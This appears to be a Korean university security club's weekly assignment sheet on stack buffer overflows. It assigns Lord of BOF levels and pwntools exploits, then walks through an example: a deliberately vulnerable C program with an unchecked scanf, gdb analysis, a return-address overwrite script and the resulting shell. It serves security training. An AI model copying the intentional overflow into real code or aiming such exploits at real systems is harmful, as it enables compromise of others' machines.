Week3 과제 설명 및 example 풀이

과제 및 강의 내용 질문: https://open.kakao.com/o/sVDjWjnd (1:1 프로필)

다음 세미나 전까지 pdf나 zip으로 cykor.kr에 제출

과제 목록

1. Lord of Bof 풀기
    - ***13번 darknight → bugbear*** 까지
    - 모르겠으면 풀이를 보되, 풀이를 본 것은 ***이해하고 다시 풀어 보기***.
    - 구글링으로 이해가 힘들어 설명이 필요하다면 저에게 편히 물어보세요!
    - Virtual Machine 환경 세팅은 인터넷 자료 이용
        - 001. LOB 하는법! (초기설정) <- anxi0 (tistory.com) (다른 자료도 찾아보아요.)
2. problem1 ~ 4 ELF 파일의 취약점을 찾고, pwntools 모듈을 이용해 exploit 작성
    - 과제를 하기 앞서, 아래 링크에 있는 명령어들을 우분투에서 실행 & 설치
        - 64bit 리눅스에서 32bit 프로그램 실행하는 방법(Ubuntu 기준) (tistory.com)
    - 각 문제 별로 `분석 내용`, `취약점`, `공격 방법`, `공격 코드` 등을 설명.
    - shell 획득 후 id 명령어 실행 화면 캡쳐
    - **문제 구성**
        - ***problem1***: **기초 BOF**, secret 변수 고려 (쉬움)
        - ***problem2***: **기초 BOF**, shellcode (쉬움)
        - ***problem3***: **integer 자료형,** 홀짝 게임 → 부자가 되어보자! (쉬움, 취약점 잘 안보임)
        - ***problem4***: **BOF**, File Descriptor, Null (중간, 취약점 잘 안보임)
    - problem3~4의 경우, 스스로 프로그램에서 취약점을 찾기 위해 최대한 노력해보세요.
        - 코드를 처음 봤을 때 취약점을 모르는게 당연함.
        - *내가 어떻게 하면 쉘을 획득할 수 있을까..?? 계속 고민*

- 아래 example 풀이 과정을 참고, 응용하여 문제를 풀어주시면 됩니다.

example 풀이

- 이 풀이는 단순하게 과정을 요약한 것이며, 제출보고서는 자신의 과정을 자유롭게 기록해주세요.
- 세미나 자료 문제에 포함되어 있습니다.
- 풀이를 보고 같이 풀어보시면 좋을 것 같습니다.
- 시작 전, 아래 링크에 있는 명령어들을 우분투에서 실행 & 설치
  - 64bit 리눅스에서 32bit 프로그램 실행하는 방법(Ubuntu 기준) (tistory.com)

1. 제공 소스코드 파일 확인

```
//gcc test.c -o test -fno-stack-protector -no-pie -mpreferred-stack-boundary=2 -m32
#include <stdio.h>

int helper(){
    char *bash[] = {"/bin/sh", 0};
    execve(bash[0], &bash, 0);
}

int main(){
    char buf[64];

    scanf("%s", &buf);

    return 0;
}
```

   - main함수의 scanf에서 `Stack Buffer Overflow` 취약점이 발생.
   - return address를 helper 주소로 덮어 shell을 획득하는 공격 시나리오를 세울 수 있음.

2. 제공 바이너리 파일 확인
   - 해당 파일을 자신의 우분투로 옮겨야 함.
     - 우분투 내장 브라우저(firefox)로 다운로드
     - SCP 명령어 이용

    - vmware tools, 파일 공유
    - vscode, xshell
    - WSL
    - ... 구글링
- 바이너리가 몇 bit 프로그램인지 확인. (file 명령어)


    - 32bit 프로그램인 것을 알 수 있음

3. gdb 분석
    - checksec

        - NX가 활성화 되어 있음 → 쉘코드 실행 불가능.
        - helper 함수가 있기에 NX가 활성화 되어 있어도 상관없음.
    - disas main

```
gef➤  disas main
Dump of assembler code for function main:
   0x080484ab <+0>:     push   ebp
   0x080484ac <+1>:     mov    ebp,esp
   0x080484ae <+3>:     push   ebx
   0x080484af <+4>:     sub    esp,0x40
   0x080484b2 <+7>:     call   0x80484db <__x86.get_pc_thunk.ax>
   0x080484b7 <+12>:    add    eax,0x1b49
   0x080484bc <+17>:    lea    edx,[ebp-0x44]
   0x080484bf <+20>:    push   edx
   0x080484c0 <+21>:    lea    edx,[eax-0x1a98]
   0x080484c6 <+27>:    push   edx
   0x080484c7 <+28>:    mov    ebx,eax
   0x080484c9 <+30>:    call   0x8048350 <__isoc99_scanf@plt>
   0x080484ce <+35>:    add    esp,0x8
   0x080484d1 <+38>:    mov    eax,0x0
   0x080484d6 <+43>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x080484d9 <+46>:    leave
   0x080484da <+47>:    ret
End of assembler dump.
```

- main+17 부분을 보면 scanf의 두 번째 인자를 push함. (32bit calling convention)
  - lea edx, [ebp-0x44]
  - push edx
- 즉, scanf("%s", [ebp-0x44]); 라고 볼 수 있음. (꼭 c에서 선언한 사이즈 그대로만 할당되지는 않음. → gdb 분석 필요.)
  - ebp + 4 위치가 ret 임.
  - 즉, 0x44(buf) + 4(sfp) 만큼 overflow 한 다음, 나머지 4byte가 return address임.



- return address 에 적을 helper 주소 구하기

```
gef➤  p helper
$1 = {<text variable, no debug info>} 0x8048486 <helper>
gef➤
```

4. pwntools로 exploit 작성

```
#python3
from pwn import *

p = process("./example")

helper = 0x8048486

p.sendline(b"A"*0x44+b"B"*4+p32(helper))

p.interactive()
```

- process → 바이너리 실행
- p.sendline → input 전송
- p32 → 리틀 엔디안 packing
- p.interactive() → 쉘이 획득하고 나서 interactive 하게 input/ouput 주고 받음.

5. 쉘 획득

```
hyomin@pwnhyo:~/cykor/example$ python3 exploit.py
[+] Starting local process './example': pid 435
[*] Switching to interactive mode
$ id
uid=1000(hyomin) gid=1000(hyomin) groups=1000(hyomin),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip)
,44(video),46(plugdev),108(lxd),114(netdev)
$ pwd
/home/hyomin/cykor/example
$
```